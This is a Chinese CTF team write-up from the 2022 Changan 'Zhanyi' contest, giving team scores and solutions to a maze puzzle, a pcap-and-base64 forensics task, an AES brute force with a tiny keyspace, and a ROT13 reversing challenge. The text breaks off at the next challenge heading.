长安“战疫”网络安全卫士守护赛 writeup

高中小学弟 战队 WRITEUP


一、 战队信息

战队名称：高中小学弟

战队编号：1x_5ac206

所属单位：湖南安鉴信息技术有限公司

二、 解题情况




战队成员

序号	昵称	角色	解题数	贡献积分	操作
1	刘骐宁	队长	8	6819.72	
2	史珂宇	队员	2	1047.58	
3	耿一峰	队员	0	0.00	

成员贡献

全部 Misc Crypto Reverse Pwn Web

题目名称	题目类型	题目分值	解题人	是否一血	得分队伍数
Ez_Steg	Misc	989.24	刘骐宁	否	39
无字天书	Misc	949.88	刘骐宁	否	83
binary	Misc	943.58	刘骐宁	否	88
pwn3	Pwn	997.58	史珂宇	否	19
cute_doge	Reverse	860.10	刘骐宁	否	139
combat_slogan	Reverse	730.91	刘骐宁	否	192
RCE_No_Para	Web	645.76	刘骐宁	否	219
no_can_no_bb	Crypto	949.88	刘骐宁	否	83
西安加油	Misc	750.37	刘骐宁	否	184
八卦迷宫	Misc	50.00	史珂宇	否	384



参赛记录


序号	赛事名称	所属团队	名次	比赛时间
1	长安“战疫”网络安全卫士守护赛	高中小学弟	60	2022/01/08 09:00——2022/01/08 18:00

三、 解题过程

题目一 八卦迷宫

操作内容：

下载附件，发现是个迷宫，入口应该是 cazy{，出口是}
题目的提示，然后结合路径，得到我们走过了**“恙长战恙河长山山安战疫疫战疫安疫长安恙”**，结合 cazy{战长恙长战恙河长山山安战疫疫战疫安疫长安恙}，提示 flag 不对，发现 hint 是全拼音字符，改成：
cazy{zhanchangyangchangzhanyanghechangshanshananzhanyiyizhanyianyichanganyang} 后提交，flag 正确！



flag 值：


cazy{zhanchangyangchangzhanyanghechangshanshananzhanyiyizhanyianyichanganyang}

题目二 西安加油

操作内容：


下载得出 secret.pacp

通过流量包发现，请求了比较多的地址。




Time	Source	Destination	Protocol	Length	Info
.231073	127.0.0.1	127.0.0.1	HTTP	319	GET / HTTP/1.1
.231104	127.0.0.1	127.0.0.1	TCP	56	80 → 54224 [ACK] Seq=1 Ack=264 Win=408000 Len=0 TSval=2419611167 TSecr=178079170
.236675	127.0.0.1	127.0.0.1	HTTP	501	HTTP/1.1 403 Forbidden (text/html)
.236687	127.0.0.1	127.0.0.1	TCP	56	54224 → 80 [ACK] Seq=264 Ack=446 Win=407808 Len=0 TSval=178079177 TSecr=2419611174
.244198	127.0.0.1	127.0.0.1	HTTP	331	GET /LcyTfBP6RdJ2 HTTP/1.1
.244252	127.0.0.1	127.0.0.1	TCP	56	80 → 54224 [ACK] Seq=446 Ack=539 Win=407744 Len=0 TSval=2419611181 TSecr=178079184
.247286	127.0.0.1	127.0.0.1	HTTP	502	HTTP/1.1 404 Not Found (text/html)
.247301	127.0.0.1	127.0.0.1	TCP	56	54224 → 80 [ACK] Seq=539 Ack=892 Win=407360 Len=0 TSval=178079187 TSecr=2419611184
.247992	127.0.0.1	127.0.0.1	HTTP	332	GET /.7octH81DPDa0 HTTP/1.1
.248004	127.0.0.1	127.0.0.1	TCP	56	80 → 54224 [ACK] Seq=892 Ack=815 Win=407424 Len=0 TSval=2419611184 TSecr=178079187
.250371	127.0.0.1	127.0.0.1	HTTP	503	HTTP/1.1 404 Not Found (text/html)
.250387	127.0.0.1	127.0.0.1	TCP	56	54224 → 80 [ACK] Seq=815 Ack=1339 Win=406912 Len=0 TSval=178079190 TSecr=2419611187
.251047	127.0.0.1	127.0.0.1	HTTP	332	GET /V1F0cdUbmjkh/ HTTP/1.1
.251060	127.0.0.1	127.0.0.1	TCP	56	80 → 54224 [ACK] Seq=1339 Ack=1091 Win=407168 Len=0 TSval=2419611187 TSecr=178079190


我们导出 HTTP 对象文件



【文件】->【导出对象】->【HTTP】




选择【Save All】，保存到文件夹中。



注意【secret.txt】

打开后发现是 Base64 编码的很多字符串





去网站解码，竟然拿到了 PK！

由于不能直接写到文本，我们通过脚本进行编码，拿到文件

```python
import os,base64

with open("C:\\Users\\Moxin\\Desktop\\moxin\\secret.txt","r") as f:
    imgdata = base64.b64decode(f.read())
    file = open('1.zip','wb')
    file.write(imgdata)
    file.close()
```

```
import os,base64

with open("C:\\Users\\Moxin\\Desktop\\moxin\\secret.txt","r") as f:
    imgdata = base64.b64decode(f.read())
    file = open('1.zip','wb')
    file.write(imgdata)
    file.close()
```





进来一看，是个拼图。

前两天发朋友圈的原图：

那就毫不懈怠了，直接上吧。

拼接，得到 cazy{make_XiAN_great_Again}

注意：

Hint.txt 得到的（Base32）信息是拼图方式。

9403.png is 0

8086.png is 1

7301.png is 2

7422.png is 3

3978.png is 4（太多了就不呈现了，没用上）

flag 值：

cazy{make_XiAN_great_Again}

题目三 no_can_no_bb

下载附件，查看源码。

```python
import random
from Crypto.Util.number import long_to_bytes
from Crypto.Cipher import AES
from secret import flag

assert flag[:5] ==b'cazy{'

def pad(m):
    tmp = 16-(len(m)%16)
    return m + bytes([tmp for _ in range(tmp)])

def encrypt(m,key):
    aes = AES.new(key,AES.MODE_ECB)
    return aes.encrypt(m)

if __name__ == "__main__":
    flag = pad(flag)
    key = pad(long_to_bytes(random.randrange(1,1<<20)))
    c = encrypt(flag,key)
    print(c)
# b'\x9d\x18K\x84n\xb8b|\x18\xad4\xc6\xfc\xec\xfe\x14\x0b_T\xe3\x1b\x03Q\x96e\x9e\xb8MQ\xd5\xc3\x1c'
```

发现是一个 AES，我们没有 key，需要爆破 KEY，所以编写脚本，拿到 flag cazy{n0_c4n,bb?n0p3!}


```
import random
imoirt Crypto
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes

# from secret import flag
flag = b'cazy{aaaaaaaaaaaaaa}'
assert flag[:5] == b'cazy{'



def pad(m):
    tmp = 16 - (len(m) % 16)
```

```
    return m + bytes([tmp for _ in range(tmp)])

def decrypt(m, key):
    aes = AES.new(key, AES.MODE_ECB)
    return aes.decrypt(m)


if __name__ == "__main__":
    m =
b'\x9d\x18K\x84n\xb8b|\x18\xad4\xc6\xfc\xec\xfe\x14\x0b_T\xe3\x1b\x03Q\x96e\x9e\xb8MQ\xd5\
xc3\x1c'
    while 1:
        key = pad(long_to_bytes(random.randrange(1, 1 << 20)))
        c = decrypt(m, key)
        if b'cazy{' in c:
            print(c)
```


flag 值：

cazy{n0_c4n,bb?n0p3!}

题目四 combat_slogan



下载附件，拿到了个 jar 文件，下意识的打开了 JD-GUI



发现 `public static String ttk(String input)`中，是字符替换。

```
  public static String ttk(String input) {
    StringBuilder sb = new StringBuilder();
    for (int i = 0; i < input.length(); i++) {
      char c = input.charAt(i);
      if (c >= 'a' && c <= 'm') {
        c = (char)(c + 13);
      } else if (c >= 'A' && c <= 'M') {
        c = (char)(c + 13);
      } else if (c >= 'n' && c <= 'z') {
        c = (char)(c - 13);
      } else if (c >= 'N' && c <= 'Z') {
        c = (char)(c - 13);
      }
      sb.append(c);
    }
    return sb.toString();
  }
```

（不得不说，这个 sb.append 的 sb 方法用的很妙啊）
原字符应该是下面的 main 函数的 flag

```
int flag =
ttk(str2).compareTo("Jr_j11y_s1tug_g0_raq_g0_raq_pnml");
```


正好，char+13 的方法正好匹配了 ROT13，所以使用 ROT13 或者重写脚本的方式拿到 Flag: we_w11l_f1ght_t0_end_t0_end_cazy

flag 值：

flag{ we_w11l_f1ght_t0_end_t0_end_cazy }


题目五 cute_doge

下载附件



